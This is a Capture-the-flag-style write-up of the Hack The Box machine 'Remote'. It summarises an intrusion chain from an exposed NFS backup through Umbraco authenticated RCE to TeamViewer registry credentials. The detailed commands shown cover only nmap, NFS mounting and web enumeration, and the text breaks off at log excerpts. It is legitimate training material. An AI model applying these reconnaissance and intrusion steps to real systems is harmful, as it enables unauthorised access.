Remote HTB Writeup

writeups@centraliowacybersec.com

Remote HTB Thoughts

https://app.hackthebox.com/machines/234

This was a great Windows lab that needed a fair amount of enumeration to continue to progress. Most of the effort was in finding the CMS version, understanding it's flaws and exploiting them for Authenticated RCE. Once in there is a Teamviewer installation that is vulnerable to a fairly unique exploit that was a lot of fun to enumerate and exploit.

Table of contents

1. Skills needed and skills learned
2. High Overview
3. Initial Scan
4. Service Enumeration
5. Privilege Escalation

1. Skills needed and skills learned

1.1. NFS

1.2. Web Enumeration

1.3. Windows Privesc

2. High Overview


Initial enumeration of easy services like FTP and SMB led me nowhere. I saw NFS open so I mounted and enumerated the folders to find Umbraco backup code. From here I went to the website to start enumerating only to learn it wawa also Umbraco. I found a stored login hach in the backup files that I used to authenticate. Once Authenticated I used an Authenticated RCE to get a low level shell. I upgraded the shell by uploading and running a meterpreter shell. I looked round the system, found the user flag and located a teamviewer installation running version 7.0. I found a very interesting exploit where the stored creds for the account are saved in cleartext in the registry. After I snagged the admin creds I logged into admin over psexec.

Technical Overview

Everything below is a step by step guide on my methods attempted and used, my thought processes and exactly what I did to root the machine.


3. Nmap Enumeration

3.1. sudo nmap -T4 -p- -v -Pn remote.htb



```
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
111/tcp   open  rpcbind
135/tcp   open  msrpc
445/tcp   open  microsoft-ds
2049/tcp  open  nfs
49666/tcp open  unknown
```


3.2. sudo nmap -T4 -p21,80,111,135,445,2049,49666 -A -sC -sV -v -Pn remote.htb




```
PORT      STATE SERVICE       VERSION
21/tcp    open  ftp           Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
80/tcp    open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Home - Acme Widgets
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
111/tcp   open  rpcbind       2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/tcp6  rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  2,3,4        111/udp6  rpcbind
|   100003  2,3         2049/udp   nfs
|   100003  2,3         2049/udp6  nfs
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/tcp6  nfs
|   100005  1,2,3       2049/tcp   mountd
|   100005  1,2,3       2049/tcp6  mountd
|   100005  1,2,3       2049/udp   mountd
|   100005  1,2,3       2049/udp6  mountd
|   100021  1,2,3,4     2049/tcp   nlockmgr
|   100021  1,2,3,4     2049/tcp6  nlockmgr
|   100021  1,2,3,4     2049/udp   nlockmgr
|   100021  1,2,3,4     2049/udp6  nlockmgr
|   100024  1           2049/tcp   status
|   100024  1           2049/tcp6  status
|   100024  1           2049/udp   status
|_  100024  1           2049/udp6  status
135/tcp   open  msrpc         Microsoft Windows RPC
445/tcp   open  microsoft-ds?
2049/tcp  open  mountd        1-3 (RPC #100005)
49666/tcp open  msrpc         Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at
Device type: specialized|general purpose
Running (JUST GUESSING): AVtech embedded (87%), Microsoft Windows XP (8
OS CPE: cpe:/o:microsoft:windows_xp::sp3
Aggressive OS guesses: AVtech Room Alert 26W environmental monitor (87%
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=264 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 1h09m03s
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2021-12-02T15:30:01
|_  start_date: N/A
```

4. Service Enumeration

4.1. I started with FTP and SMB and found absolutely nothing.



```
┌──(kali㉿kali)-[~]
└─$ ftp remote.htb

Connected to remote.htb.
220 Microsoft FTP Service
Name (remote.htb:kali): 331 Password required
Password:
530 User cannot log in.
Login failed.
Remote system type is Windows_NT.
ftp> 
```




```
┌──(kali㉿kali)-[~]
└─$ smbclient -L \\remote.htb

Enter WORKGROUP\kali's password:
session setup failed: NT_STATUS_ACCESS_DENIED
```

4.2. Next I checked NFS for another possible easy bit of enumeration.


4.3. https://book.hacktricks.xyz/pentesting/nfs-service-pentesting

4.4. I listed possible mount points and found one called *site_backups.*



```
┌──(kali㉿kali)-[~]
└─$ showmount -e remote.htb
Export list for remote.htb:
/site_backups (everyone)
```

4.5. I then mounted the file system to start enumerating it.




```
┌──(kali㉿kali)-[~/Documents/boxes/remote.htb]
└─$ sudo mount -t nfs remote.htb:/site_backups . -o nolock

┌──(kali㉿kali)-[~/Documents/boxes/remote.htb]
└─$ ls

┌──(kali㉿kali)-[~/Documents/boxes/remote.htb]
└─$ ls -la
total 8
drwxr-xr-x 2 kali kali 4096 Dec 27 11:56 .
drwxr-xr-x 3 kali kali 4096 Dec 27 11:56 ..

┌──(kali㉿kali)-[~/Documents/boxes/remote.htb]
└─$ cd ..

┌──(kali㉿kali)-[~/Documents/boxes]
└─$ ls
remote.htb

┌──(kali㉿kali)-[~/Documents/boxes]
└─$ cd remote.htb

┌──(kali㉿kali)-[~/Documents/boxes/remote.htb]
└─$ ls
App_Browsers  App_Plugins    bin     css           Global.asax  scripts   Umbraco_Client  Web.config
App_Data      aspnet_client  Config  default.aspx  Media        Umbraco   Views
```

4.6. This was a website backup for an Umbraco website. My best guess at this point was Umbraco version 8.5.4 since it was the last one released before the box was released.

4.7. I moved onto Web enumeration since I had a good idea what I was probably dealing with from the backup files.

4.8. CMS was in fact Umbraco on IIS.



CMS

Umbraco

Web servers

IIS 50% sure

JavaScript frameworks

AngularJS 1.1.5

Operating systems

Windows Server 50% sure

Web frameworks

Microsoft ASP.NET


JavaScript libraries

jQuery 1.13.1

jQuery UI 1.11.4


Moment.js 2.10.6

4.9. Nikto revealed a few interesting folders but I had already kind of dug through these on the NFS share.




```
- Nikto v2.1.6
───────────────────────────────────────────────────────────────────────────
+ Target IP:          10.10.10.180
+ Target Hostname:    remote.htb
+ Target Port:        80
+ Start Time:         2021-12-02 08:46:30 (GMT-6)
───────────────────────────────────────────────────────────────────────────
+ Server: No banner retrieved
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect
of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the co
n a different fashion to the MIME type
+ Server banner has changed from '' to 'Microsoft-IIS/10.0' which may suggest a WAF, load balanc
lace
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-3092: /home/: This might be interesting...
+ OSVDB-3092: /intranet/: This might be interesting...
```

4.10. I ran some directory busters and checked for anything different from the backup files but everything was pretty much there.



```
Directory Stucture
/                              200
    blog                       200
        blog                   200
        products               500
        home                   500
        contact                500
        people                 500
        product                500
        Home                   500
    contact                    200
    home                       200
    products                   200
        contact                500
        blog                   500
        products               200
        home                   500
        people                 500
        product                500
    people                     200
    Home                       200
    product                    500
    Products                   200
    Contact                    200
        contact                200
    Blog                       200
    about-us                   200
    intranet                   200
    People                     200
    umbraco                    200
    App_Plugins                403
    scripts                    ???
        umbraco-starterkit-app.js 200
    Product                    500
```

4.11. I found an about us page with some potentially useful information for enumerating against.




For v1:

- Use a custom grid editor for testimonials
- Integrated Analytics on pages
- Call To Action Button in the grid (with "Tag Manager" integration)
- Macro for fetching products (with friendly grid preview)
- Design Review (polish)
- Verify licenses of photos (Niels)

For vNext


- ~~Swap text with uploaded logo~~
- Nicer pickers of products and employees
- Custom Listview for products and employees
- Discus template on blog posts
- 404 template
- Member Login/Register/Profile/Forgot password
- Update default styling of grid header
- On a Blog post -> Share/Social (tweet this / facebook this)



```
                    <span class="blogpost-cat">
                            <!-- TODO: Add links to categories-->
cg16
    <!-- TODO: Add links to categories-->
codegarden
    <!-- TODO: Add links to categories-->
umbraco

```

4.12. At this point I think it’s clear the website will be my way in so I poked at it for a while looking for weak passwords and digging the source code from the backups.

4.13. I tried brute forcing some found usernames from the backups as well but that didn’t lead me anywhere.



```
195.1
UmbracoTraceLog.remote.txt: 2020-02-20 02:38:18.746 [P4392/D2/T10] INFO  Umbraco.Core.Security.BackOfficeSignInManag
er - Event Id: 0, state: Login attempt succeeded for username admin@htb.local from IP address 192.168.195.1
UmbracoTraceLog.remote.txt: 2020-02-20 02:38:57,527 [P4392/D2/T30] INFO  Umbraco.Core.Security.BackOfficeSignInManag
er - Event Id: 0, state: Login attempt succeeded for username admin@htb.local from IP address 192.168.195.137
```

